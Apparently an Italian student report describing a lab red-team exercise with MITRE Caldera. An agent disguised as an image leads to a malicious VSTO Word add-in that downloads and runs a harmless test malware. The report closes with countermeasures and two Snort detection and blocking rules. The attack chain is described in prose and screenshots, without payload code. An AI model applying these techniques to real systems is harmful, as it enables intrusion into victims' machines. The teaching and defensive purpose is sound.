Avendo già visto nel paragrafo 1.3 com'è scritta una generica **regola** Snort, di seguito sono presentate le due aggiunte. La prima, mediante il tag *alert*, rileva il traffico inviato dall'ip della macchina attaccante e invia un **avviso**, mediante la console, di connessione dell'agent Caldera.

```
alert tcp 192.168.56.103 any -> any any (msg:"Sandcat CALDERA agent  
connection detected"; sid:1000007; rev:1;)
```

La seconda regola utilizza il tag *reject* per **bloccare** la connessione in ingresso dallo stesso ip, inviando comunque un avviso tramite la console. La regola così scritta, oltre a scartare i pacchetti per interrompere qualsiasi tentativo di connessione, notifica l'origine

dell'interruzione all'altro host, l'attaccante, tramite un pacchetto **TCP RST**. Il tag *drop* invece consente di raggiungere lo stesso obiettivo ma senza inviare alcun avviso.

```
reject tcp 192.168.56.103 any -> any any (msg:"REJECTED CONNECTION  
Sandcat CALDERA agent"; sid:1000005; rev:1;)
```

# Chapter 3

## Scenario d'attacco

### 3.1 Idea di base

Lo scopo della campagna fittizia lanciata e raccontata nel paragrafo successivo è attaccare una **funzionalità** dei programmi della suite Office sfruttando i componenti aggiuntivi VSTO (Visual Studio Tool for Office), che una volta installati consentono l'esecuzione di codice C#. Ciò porta allo scaricamento e l'esecuzione di un malware di prova.

### 3.2 Esecuzione

#### 3.2.1 Agent deploy

La fase zero dell'attacco consiste nell'inviare l'agent alla macchina della vittima mediante tecniche di social engineering, come descritto nel paragrafo 2.2.1; una volta eseguito il file "*matt.png*" si dà quindi il via all'attacco.




Figure 3.1: Esecuzione agent 'matt.png'

La vittima vedrà aprirsi l'immagine ma in background l'agent sta eseguendo i comandi Powershell per aprire una connessione con la macchina. Al termine dell'attesa è possibile visualizzare su Caldera la sua comparsa con i relativi parametri.

Agents								
You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.								
1 alive 2 trusted 2 agents 1 dead 0 untrusted								
Bulk Actions								
id (paw)	host	group	platform	contact	pid	privilege	status	last seen
zxeedo	malware-vm	red	windows	HTTP	5648	Elevated	alive, trusted	10/8/2024, 7:17:59 PM

Figure 3.2: Agent matt connesso

### 3.2.2 Download VSTO Payload

A questo punto è possibile lanciare la campagna, il cui setup è mostrato al paragrafo 2.2.4, in cui la prima operazione è lo **scaricamento** del payload contenente la VSTO dal server GitHub. L'archivio, in formato *.7z*, comparirà nella cartella *Temp* del SO dell'host attaccato, rendendone più difficile l'intercettazione.




Figure 3.3: Download Mattattack.7z

### 3.2.3 Unzip archive file

La seconda ability consente di **estrarre** dall'archivio la cartella contenente il file `.vsto`, necessario per l'installazione dello steso, mediante l'ausilio del programma `7zip`. Questo file si troverà in una sottocartella della cartella principale estratta, ma siccome se ne conosce il path, potrà essere lanciato nello step successivo.




Figure 3.4: Cartella estratta

### 3.2.4 Executing VSTO

A questo punto è necessario eseguire ed installare il VSTO estratto. L'inconveniente che presenta tale punto però, nonché un prerequisito necessario per la buona riuscita dell'attacco, è che l'utente accetti l'installazione dell'Add-In, qui simulata attraverso l'ausilio del codice Powershell, che fa uso delle shortcut da tastiera per installare in automatico il componente all'insaputa della vittima. Al termine della breve procedura si ritrova il componente negli add-in di Word.




Figure 3.5: Mattattack installato

### 3.2.5 Finding Word (and execute it)

Per poter **eseguire** il componente appena installato è necessario che l'utente venga ingannato ad aprire Word; può essere indotto a farlo fornendogli, ad esempio, un documento legittimo che potrebbe tornargli utile. All'apertura del documento Word lancerà così l'add-in appena installato, che si collegherà a GitHub per scaricare il malware, sempre nella cartella temporanea. La procedura è di seguito automatizzata tramite l'ability descritta nel paragrafo 2.2.2, che dapprima ne trova il percorso e poi esegue Word.




Figure 3.6: Malware scaricato

### 3.2.6 Malware Execution

L'ultima fase chiude l'operation con l'esecuzione automatica del malware di prova pocanzi scaricato. Il codice Powershell apre il file eseguibile dalla cartella *Temp* e visualizza il pop-up a video con la scritta "Sei stato hackerato!", come mostrato in figura 3.7. Nonostante si tratti di una campagna fittizia, chiaramente questo sarebbe potuto essere sostituito da un file in grado di provocare danni ben più severi, ma per i soli scopi didattici si è scelto di optare per questa via.




Figure 3.7: Esecuzione malware



### 3.3 Debrief e Considerazioni

L'operazione viene **conclusa** lanciando il comando di *cleanup* definito nella prima ability, che elimina il file zip contenente il VSTO. Il framework MITRE Caldera mostra dunque ogni ability eseguita, il suo comando (anche offuscato in base64) e lo stato della stessa; qui tutto è andato per il verso giusto, come si nota in figura 3.8.

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
10/8/2024, 6:59:33 PM EDT	success	Downloading VSTO Payload	initial-access	ryursx	malware-vm	3308	<a href="#">View Command</a>	<a href="#">View Output</a>
10/8/2024, 7:00:18 PM EDT	success	Unzip archive	execution	ryursx	malware-vm	7152	<a href="#">View Command</a>	<a href="#">View Output</a>
10/8/2024, 7:00:58 PM EDT	success	Execute VSTO Payload	execution	ryursx	malware-vm	832	<a href="#">View Command</a>	<a href="#">View Output</a>
10/8/2024, 7:01:58 PM EDT	success	Find Word Application	discovery	ryursx	malware-vm	2396	<a href="#">View Command</a>	<a href="#">View Output</a>
10/8/2024, 7:02:43 PM EDT	success	Execute trial malware	execution	ryursx	malware-vm	5116	<a href="#">View Command</a>	<a href="#">View Output</a>
10/8/2024, 7:03:48 PM EDT	success	Downloading VSTO Payload	initial-access	ryursx	malware-vm	6240	<a href="#">View Command</a>	No output

Figure 3.8: Campagna conclusa

È possibile utilizzare il plugin **Debrief** per visualizzare un overall della campagna, visualizzando le Tattiche, Tecniche e Procedure (TTPs) utilizzate, gli step coinvolti ed eventuali fact scoperti durante l'esecuzione, consentendo il download di un report finale completo di tutte le informazioni.




Figure 3.9: Debrief plugin

## 3.4 Contromisure

Come già anticipato nei paragrafi precedenti, l'attacco presenta diversi punti deboli che possono purtroppo essere neutralizzati con le giuste **contromisure**.

È sicuramente importante **informare** e **sensibilizzare** gli utenti, soprattutto l'utente medio poco avvezzo alla tecnologia e all'utilizzo di internet, che potrebbe facilmente farsi trarre in inganno non controllando la provenienza di file o eventuali cartelle nascoste. Se la vittima controllasse infatti le estensioni dei file, si renderebbe subito conto dell'agent "mascherato" sotto forma di fotografia.

Anche un comune **antivirus** potrebbe non bastare dato che gli agent in Caldera possono essere creati con funzioni di hash personalizzate o eseguire tecniche per sfuggire al rilevamento. Tutto ciò che viene eseguito dopo è invece assolutamente legittimo e dunque non genera alert nella macchina target. L'unico punto in cui l'utente potrebbe intervenire riguarda, per l'appunto, l'installazione del componente aggiuntivo in Office, che non possiede una firma certificata e dunque richiede l'installazione manuale. Un attaccante potrebbe però ottenere e firmare con un certificato legittimo tale VSTO, installare il certificato anche nel computer vittima, e bypassare questo controllo.

Una contromisura efficace potrebbe essere rappresentata dall'utilizzo di **Intrusion Detection System** come **Snort** (cfr Paragrafo 1.3. Essendo quest'ultimo anche un **IPS** (Intrusion **P**revention System), può bloccare i pacchetti di rete ed evitare che una macchina con un indirizzo segnalato possa entrare.

Per dimostrare l'efficacia di sistemi del genere è stato installato Snort sulla macchina vittima e testate le regole citate nel paragrafo 2.4. La regola 1 invia un messaggio di alert tramite la console ogni qualvolta rileva un pacchetto di rete inviato tramite TCP dall'agent con l'ip segnato. In figura 3.10 si legge il messaggio (personalizzabile) relativo all'agent Sandcat, l'indirizzo ip e la porta del mittente, con l'indirizzo ip e la porta di destinazione (macchina vittima).




Figure 3.10: Invio alert Snort

Sfruttando la regola 2 è possibile fare in modo che, all'avvio dell'agent '*matt.png*', i pacchetti vengano bloccati e la connessione interrotta. In figura 3.11 è visualizzato il messaggio di connessione rifiutata, oltre a quello "Reset outside window", che fa riferimento ai pacchetti TCP RST inviati dalla macchina attaccata all'attaccante per segnalare il blocco della connessione.




Figure 3.11: Connessione rifiutata agent

Snort fornisce la possibilità di mostrare gli alert segnalati tramite la console in specifici log file salvati in locale e divisi per ogni sessione aperta dell'IDS, così da poter effettuare l'analisi off-line delle connessioni intercettate.